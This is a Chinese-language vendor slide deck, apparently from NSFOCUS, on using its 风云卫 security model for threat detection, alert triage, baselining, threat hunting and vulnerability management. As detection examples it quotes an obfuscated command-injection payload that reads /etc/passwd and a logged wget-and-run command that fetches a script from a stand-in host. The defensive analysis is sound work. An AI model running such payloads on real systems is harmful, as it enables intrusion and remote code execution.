大模型赋能安全研究进展和实践

吴天昊 | 绿盟科技集团股份有限公司

AI大模型发展带来新机遇

AI大模型发布情况

斯坦福大学 2024 AI Index Report

- 数据截止至2024年1月31日
- 全球发布 149个大模型（其中中国20个）

根据LifeArchitect.ai (持续更新)

- 2025年2月20日
- 观测534个大模型（其中中国117个）

国内模型/算法备案情况

深度合成服务算法备案信息

- 数据截止至2025年9月11日
- 共发布13批，每批数量300-600不等。

生成式人工智能服务已备案信息

- 截止至2025年8月31日
- 538款生成式人工智能服务完成备案
- 263款生成式人工智能应用或功能完成登记

AI工具迅猛增长

根据Toolify.ai统计（2025年2月20日）

- 23915个AI工具
- 233个分类
- 162万AI API

其中

- 2023年8813个
- 2024年13795个


行业 + AI

人工智能将重塑网络安全产业

2025 年创新沙盒十强企业聚焦五大技术方向，6家创新公司选择AI赋能安全赛

Gartner：GenAI 的三大网络安全优先事项

- 使用GenAI增强威胁检测
- 使用GenAI增强应用程序安全性
- 加强安全基础设施
- 使用GenAI加强安全操作
- 利用GenAI防御攻击
- 使用GenAI增强身份访问管理
- 确保GenAI的各种消费/实施
- 与GenAI一起抵御不断变化的威胁格局
- 确保整个组织使用MS副驾驶
- 不会优先考虑2025年与网络安全相关的GenAI计划
- 以上都不是



探索大模型 + 安全的主要方向


赋能安全运营	增强安全对抗	保障数据治理	辅助安全研究	大模型安全
1、提升安全运营效率	1、智能渗透测试	1、数据分类分级	1、提高漏洞挖掘能力	1、大模型安全风险评估
2、提高威胁检测能力	2、资产暴露面管理	2、敏感数据识别	2、代码审计	2、大模型应用安全防护
3、加快闭环处置	3、智能蓝军	3、数据安全风险监测	3、安全知识库构建	3、大模型安全攻防

大模型安全应用

大模型自身安全

构筑高质量安全数据工程训练专用大模型

绿盟科技风云卫大模型训练：1、专业安全语料配比，深度融合安全知识图谱。2、安全专业的分词器及模型结构优化。3、后训练阶段GRPO强化学习。




风云卫在安全相关专项任务及安全知识测评中表现优良

表1：告警分析测试成绩统计


分类指标	DeepSeek-R1最高单轮准确率	DeepSeek-R1最低单轮准确率	DeepSeek-R1整体准确率	风云卫整体准确率
告警是否指示真实攻击	90%	82%	86.33%	98.33%
告警是否指示真实且成功的攻击	82%	68%	76.33%	91.67%

大语言模型安全知识评测框架 CSEBenchmark测试结果

Model	FIS	OS	NK	WK	SSK	CSK	PSK	Factual	Conceptual	Procedural	Overall
results_seclm-v2_cot	94.75	80.72	91.87	80.14	77.39	97.26	86.32	93.92	93.82	77.91	82.35
results_seclm-v2_zero-shot	93.47	81.17	92.15	80.57	79.08	97.72	85.87	93.53	94.48	78.61	82.98
results_seclm-v2_few-shot	93.79	80.72	92.89	79.7	79.46	97.37	85.45	92.08	94.75	78.51	82.88
results_seclm-v2	94.75	81.17	92.89	80.57	79.46	97.72	86.32	93.92	94.75	78.61	83.31



以大模型为核心构建AI安全能力平台



01 赋能安全运营


02 增强安全对抗

03 保障数据治理

04 辅助安全研究


形成多个安全应用智能体

安全原子能力智能体




既能赋能产品，也可独立运行

智能体支持可视化编排




自主狩猎智能体




漏洞管理智能体


数据分类分级智能体



自动化渗透测试智能体




形成大小模型协同的多层次威胁检测



未知攻击检测：已知的未知

攻防实战场景，0day/未知攻击成新趋势，传统防御规则失效，70%+的0day/未知攻击通过混淆变形技术绕过初始探针防御，无法触发探针规则，大模型能够深刻理解攻击载荷文本相似性、语义相似性、行为相似性，应对未知攻击检测。新型未知攻击仍然需要依靠线索发现、狩猎调查确认。



精准识别载荷变形绕过，攻击载荷
\\c\\at$IFS/etc/pa‘s‘swd 通过大模型分析解读

1. 请求体内容：请求体中包含 cmd 参数，值为 cat /etc/passwd。攻试图通过 URL 参数传递命令，读取服务器上的文件。
2. 行为解读：攻击者可能在尝试利用某个 Web 应用程序中的命令注入漏洞。
3. 具体操作：如果存在命令注入漏洞，攻击者的命令将会被执行，从而返回 /etc/passwd 文件的内容。

应用实践：针对未知攻击流量回放，大模型检出率100%

pcap包名称	[redacted]	绿盟UTS	风云卫AI大模型	攻击类型
1.pcap	检出	检出	检出	代码执行
2.pcap	未检出	检出	检出	命令注入
3.pcap	检出	检出	检出	命令注入
4.pcap	检出	检出	检出	信息泄露
5.pcap	未检出	未检出	检出	命令注入
6.pcap	检出	检出	检出	信息泄露
7.pcap	检出	检出	检出	代码执行
8.pcap	未检出	未检出	检出	命令注入
9.pcap	检出	检出	检出	命令注入
10.pcap	检出	检出	检出	webshell
sql测试.pcap	检出	未检出	检出	SQL注入

自主基线构建提高效率

传统基线分析手段

投入周期：数天

- **智能体自主感知**接入的5个设备（绿盟UTS、奇安信-天眼、长亭WAF、微步TDP、绿盟WAF）日志，分析出日志类型32种；
- **自主基线智能体，**自主感知接入的日志，通过风云卫AI大模型分析（发挥大模型的**创造力、想象力**），**自主推荐38个分析基线**
- 38个AI基线允许，发现42918个可疑的内网异常行为，为发现内网隐身横移攻击提供了可能。发现有价值的基线事件如：周期性行为发现、访问的端口数激增等，均已同步行方闭环。

AI基线分析结果图例 - 周期性行为发现

分析结果流量日志验证图例

- 事例：内网主机周期性行为发现
- **周期性通信是一种可疑的主机失陷信号**（主机失陷后，会按预设周期，与C2服务器进行通信，以保持连接用来传输数据或接收新指令）
- 异常原因：132.x.x.x -> 132. x.x.x:8801 持续通信周期约等于：60S


AI基线分析结果图例 - 访问端口数激增

风云卫AI解读：考虑到告警是在观察到异常的端口访问行为，而且这种行为显著高于正常水平，这里可能的情况是源主机或者被利用作为僵尸网络的一部分，或者目的 host 正在尝试进行广泛的扫描活动；

- 事例：源主机（ 172.x.x.x ）访问目标158.x.x.x 网络端口数量激增
- 访问端口数量激增，是内网发生端口扫描行为的一种可能表现
- 异常原因：建立的历史基线，源->目标的访问端口数量平均为5个；在最新的检测周期访问端口数量达17个，相比基线激增了3倍

AI驱动基线分析手段

投入周期：30分钟



- 大模型实时构建基线模型，可解决模型设计经验不足的问题，提升内网横移攻击的检出率。
- 无需依托安全厂商进行模型定制开发，减少沟通及投入成本。
- 模型自主构建->策略生成->异常检测及研判全过程自主完成，大大提升开发效率

自主调查使威胁狩猎更深入

目前大多数SOC平台建设多年积累了几十亿甚至上千亿的各类数据，根据调研，受制于人员精力，经验，有效利用的数据往往不到10%。
通过构建自主调查智能体，可突破人员精力及经验限制，大大提升SOC数据利用率。

自主调查智能体驱动SOC平台自主完成攻击事件解读、调查、分析研判工作

告警事件解读 → 线索自主提取 → 调查过程规划和执行 → 调查信息融合归并，事件综合研判

告警日志信息：
sip:66.240.205.34 ->
dip:192.168.147.7
（www.oa.com）
msg: command_exec_java
Payload：wget
http://www.example.com/path/to/file -O /tmp/a.sh && sh /tmp/a.sh

特征名	特征内容
Attacker	66.240.205.34
Victim	192.168.147.7 (www.oa.com)
domain	Example.com
url	www.example.com/path/to/file
cmd	wget, sh /tmp/a.sh

线索	数据源	自主题问问题
sip	情报	关于sip有哪些情报信息?
sip,dip	waf	sip对dip的网络攻击有哪些?
dip,payload_domain	DNS日志	dip主机对example.com有域名解析请求?
dip,payload_cmd	主机日志	dip是否执行了wget命令?

解决资产管理痛点问题

多源资产数据融合
信息融合
置信度
信息推导

资产迁移识别
聚类分析
社群发现
行为推理

资产行为基线
端网行为基线
行为序列模型
协议联合建模

资产权重赋值
分类分级
资产图谱
图分析

资产关联识别
SBOM依赖分析
服务关联分析

风险预测
攻击图推导
攻击路径推导
态势预测

资产主动扫描

资产流量被动识别

CMDB数据

API流量分析

AI赋能漏洞管理

可视化漏洞攻击路径：正确理解组织的攻击路径可以阻止或破坏它们，从而使攻击者更难产生影响

优先级排序：根据漏洞的严重性、潜在影响和威胁程度等指标，对漏洞进行智能的优先级排序和评估
误报过滤：可根据历史数据智能化分析识别并过滤出误报的漏洞，聚焦重点排查漏洞，减少人工排查成本

可以提供针对性的修复建议。它可以推荐最佳的补丁或修复措施，并帮助团队制定有效的修复计划，减少修复过程中的错误和漏洞遗漏。

漏洞信息解释：通过漏洞、威胁、资产信息汇聚，关联分析，可查看完整漏洞风险信息及可能影响

